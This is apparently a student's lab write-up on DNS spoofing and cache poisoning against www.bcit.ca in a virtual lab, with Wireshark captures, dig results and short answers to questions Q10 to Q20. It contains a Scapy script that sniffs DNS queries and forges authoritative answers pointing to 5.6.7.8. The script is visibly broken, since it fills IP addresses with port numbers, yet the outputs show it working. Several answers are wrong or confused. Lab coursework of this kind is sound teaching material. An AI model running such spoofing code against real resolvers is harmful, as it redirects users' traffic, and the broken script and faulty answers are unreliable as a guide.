 147 2024-04-08 22:07:18.144859690  10.9.0.53           199.43.133.53       DNS       10
 148 2024-04-08 22:07:18.145115736  10.9.0.53           199.43.133.53       DNS       10
 149 2024-04-08 22:07:18.349548969  199.43.133.53       10.9.0.53           DNS       54
 150 2024-04-08 22:07:18.349552055  199.43.133.53       10.9.0.53           DNS       54
 151 2024-04-08 22:07:22.028583973  02:42:0a:09:00:0b   02:42:0a:09:00:35   ARP       4
 152 2024-04-08 22:07:22.028462263  02:42:0a:09:00:05   02:42:0a:09:00:35   ARP       4
 153 2024-04-08 22:07:22.028568072  02:42:0a:09:00:35   02:42:0a:09:00:05   ARP       4
 154 2024-04-08 22:07:22.028825620  02:42:0a:09:00:35   02:42:0a:09:00:0b   ARP       4
 155 2024-04-08 22:07:22.796952331  02:42:0a:09:00:35   02:42:0a:09:00:05   ARP       4
 156 2024-04-08 22:07:22.797045916  02:42:0a:09:00:05   02:42:0a:09:00:35   ARP       4
 157 2024-04-08 22:08:24.624491715  10.9.0.5            10.9.0.53           DNS       9
 158 2024-04-08 22:08:24.626147620  10.9.0.53           10.9.0.5            DNS       13
 159 2024-04-08 22:08:29.869303582  02:42:0a:09:00:35   02:42:0a:09:00:05   ARP       4
 160 2024-04-08 22:08:29.869364322  02:42:0a:09:00:05   02:42:0a:09:00:35   ARP       4
 161 2024-04-08 22:08:29.869231371  02:42:0a:09:00:05   02:42:0a:09:00:35   ARP       4
 162 2024-04-08 22:08:29.869276159  02:42:0a:09:00:35   02:42:0a:09:00:05   ARP       4

› Frame 156: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-f986d75226ad, i
› Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
› Address Resolution Protocol (reply)

br-f986d75226ad: <live capture in progress>      Packets: 162 · Displayed: 162 (100.0%)      Profile: Default
```



```
[04/08/24]seed@VM:~/.../volumes$ cat dns_sniff_spoof.py
#!/bin/env python3

from scapy.all import *

def spoof_dns(pkt):

  pkt.show()

  #qd is the question domain in the DNS layer
  if (DNS in pkt and 'www.bcit.ca' in pkt[DNS].qd.qname.decode('utf-8')):

    # To get access to each layer from the sniffed packet you can use pkt[layer_name], e.g. pkt[IP] give you access to the IP layer
    sniffed_ip  = pkt[IP]
    sniffed_udp = pkt[UDP]
    sniffed_dns = pkt[DNS]

    #create a new IP object
    ip  = IP (dst = sniffed_udp.sport,  src = sniffed_udp.dport())

    #create a new UDP object
    udp = UDP(dport = sniffed_udp.sport, sport = sniffed_udp.dport())

    #create a new DNS Answer Record to include in the DNS object
    # qd is the question record
    # enter the fake IP in the rdata field
    Anssec = DNSRR( rrname = sniffed_dns.qd.qname,
                    rdata  = '5.6.7.8',
                    ttl    = 259200)

    #create a new DNS object
    #A DNS reply has to have the same id as the query to be accepted
    #aa=1: authoritative answer
    #qr flag: 0 (question) or (1) answer?
    #qdcount: # of question records
    #qd: same question domain as the sniffed packet is used in the new DNS object
    #ancount: # of answer records
    #an: answer record

    dns = DNS( id = sniffed_dns.id, aa=1, qr=1,
             qdcount=1, qd = sniffed_dns.qd,
             ancount=1, an = Anssec )

    spoofpkt = ip/udp/dns
    send(spoofpkt)
    spoofpkt.show()



pkt=sniff(iface='br-f986d75226ad', filter='src host 10.9.0.5 && udp dst port 53', prn=spoof_dns)
```

Q10. Do you get the correct response or the fake response in the dig results?


Yes



```
root@6e92179ab608:/# dig www.bcit.ca

; <<>> DiG 9.16.1-Ubuntu <<>> www.bcit.ca
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46761
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.bcit.ca.                   IN      A

;; ANSWER SECTION:
www.bcit.ca.            10      IN      A       5.6.7.8

;; Query time: 16 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 09 02:38:24 UTC 2024
;; MSG SIZE  rcvd: 56

root@6e92179ab608:/# 
```

Q11. What happens if you run the dig command again immediately. Do you get the correct response or the fake response in the dig results? Why? (Hint: Cache!)


Yes, since it is grabbing the IP address from the DNS which is faster than attacker.



```
root@6e92179ab608:/# dig www.bcit.ca

; <<>> DiG 9.16.1-Ubuntu <<>> www.bcit.ca
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30398
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.bcit.ca.                   IN      A

;; ANSWER SECTION:
www.bcit.ca.            10      IN      A       5.6.7.8

;; Query time: 63 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 09 02:50:03 UTC 2024
;; MSG SIZE  rcvd: 56

root@6e92179ab608:/# dig www.bcit.ca

; <<>> DiG 9.16.1-Ubuntu <<>> www.bcit.ca
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4313
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: bd2a3c648d14d836010000006614ace087ec11cbe7b2edbc (good)
;; QUESTION SECTION:
;www.bcit.ca.                   IN      A

;; ANSWER SECTION:
www.bcit.ca.            7196    IN      A       142.232.230.11

;; Query time: 3 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 09 02:50:08 UTC 2024
;; MSG SIZE  rcvd: 84

root@6e92179ab608:/#
```

Q12. Find the spoofed packet and the legitimate DNS answer in Wireshark for both dig commands. Notice which one got to the user machine faster in each case


On the first try the attacker was received first.



No.	Time	Source	Destination	Protocol	Length
1	2024-04-08 22:52:32.407254333	10.9.0.5	10.9.0.53	DNS	9
2	2024-04-08 22:52:32.437187310	02:42:1a:52:d6:08	Broadcast	ARP	4
3	2024-04-08 22:52:32.437223936	02:42:0a:09:00:05	02:42:1a:52:d6:08	ARP	4
4	2024-04-08 22:52:32.457349570	10.9.0.53	192.203.230.10	DNS	8
5	2024-04-08 22:52:32.457776996	10.9.0.53	192.36.148.17	DNS	8
6	2024-04-08 22:52:32.462390487	10.9.0.53	10.9.0.5	DNS	9
7	2024-04-08 22:52:32.509480203	02:42:1a:52:d6:08	Broadcast	ARP	4
8	2024-04-08 22:52:32.509523201	02:42:0a:09:00:35	02:42:1a:52:d6:08	ARP	4
9	2024-04-08 22:52:32.525059868	192.203.230.10	10.9.0.53	DNS	8
10	2024-04-08 22:52:32.528540969	10.9.0.53	192.36.148.17	DNS	9
11	2024-04-08 22:52:32.531676230	192.203.230.10	10.9.0.53	DNS	54

Q13. In this attack, the spoofed response is sent back directly to the user machine. Explain if this attack has affected the DNS cache on the local DNS server.

On the second the dns was received first.




234	2024-04-08 22:52:38.188785533	02:42:0a:09:00:05	02:42:0a:09:00:35	ARP	4
235	2024-04-08 22:52:53.394657314	10.9.0.5	10.9.0.53	DNS	9
236	2024-04-08 22:52:53.394988920	10.9.0.53	10.9.0.5	DNS	12
237	2024-04-08 22:52:53.418580090	10.9.0.53	10.9.0.5	DNS	9
238	2024-04-08 22:52:53.418637182	10.9.0.5	10.9.0.53	ICMP	12
239	2024-04-08 22:53:29.131429036	fe80::42:1aff:fe52:…	ff02::2	ICMPv6	7

Q14. Do you get the correct response or the fake one from the dig command?


We got the fake one.

```
root@6e92179ab608:/# dig www.bcit.ca

; <<>> DiG 9.16.1-Ubuntu <<>> www.bcit.ca
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64315
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.bcit.ca.                   IN      A

;; ANSWER SECTION:
www.bcit.ca.            10      IN      A       5.6.7.8

;; Query time: 59 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 09 02:52:32 UTC 2024
;; MSG SIZE  rcvd: 56
```

Q15. Find the sniffed packet and both spoofed response and the legitimate DNS answer in Wireshark.



1	2023-11-24 19:25:13.780337972	10.9.0.5	10.9.0.53	DNS	94	Standard query 0xa957 A www.bcit.ca OPT
2	2023-11-24 19:25:13.789236541	10.9.0.53	192.36.148.17	DNS	82	Standard query 0x26bf NS <Root> OPT
3	2023-11-24 19:25:13.791088628	10.9.0.53	192.36.148.17	DNS	87	Standard query 0x200c A _.ca OPT



52	2023-11-24 19:25:14.341318938	162.219.55.2	10.9.0.53	DNS	98	Standard query response 0x7611 A www.bcit.ca A 5.6.7.8
53	2023-11-24 19:25:14.342482093	10.9.0.53	10.9.0.5	DNS	126	Standard query response 0xa957 A www.bcit.ca A 5.6.7.8 OPT
54	2023-11-24 19:25:14.366917407	198.182.167.1	10.9.0.53	TCP	54	53 → 39209 [ACK] Seq=616 Ack=54 Win=32715 Len=0
55	2023-11-24 19:25:14.376517272	162.219.55.2	10.9.0.53	DNS	98	Standard query response 0x7611 A www.bcit.ca A 142.232.230.11…
56	2023-11-24 19:25:14.378851673	198.182.167.1	10.9.0.53	TCP	54	53 → 39209 [FIN, ACK] Seq=616 Ack=54 Win=32715 Len=0
57	2023-11-24 19:25:14.378858707	198.41.0.4	10.9.0.53	DNS	374	Standard query response 0x485e A dns3.p06.nsone.net NS e.gtld…
58	2023-11-24 19:25:14.378860099	198.41.0.4	10.9.0.53	DNS	374	Standard query response 0xdf6c A dns1.p06.nsone.net NS e.gtld…
59	2023-11-24 19:25:14.378861341	198.41.0.4	10.9.0.53	DNS	374	Standard query response 0x76fb AAAA dns3.p06.nsone.net NS e.g…
60	2023-11-24 19:25:14.378862494	198.41.0.4	10.9.0.53	DNS	374	Standard query response 0x39c7 A dns4.p06.nsone.net NS e.gtld…
61	2023-11-24 19:25:14.378863696	198.41.0.4	10.9.0.53	DNS	374	Standard query response 0xb2a1 AAAA dns4.p06.nsone.net NS e.g…

Q16. What happens if you stop the attack and run the dig command?

Since actual cache was change it always grab the fake address.

Q17.Is there any DNS request sent from the local DNS server? Why?

No, since the cache or DNS is tricked into thinking that the ticked DNS is valid

Q18. How can you prove that the cache on the local DNS server is poisoned in this attack?

Using dual caches we can compare the fake and real dns

Q19. How long will the cache stay poisoned?

Until the cache needs to be refreshed.

Q20. Will you get a spoofed response if you query the IP for www.google.com? Why?

No, since we only did the bcit url.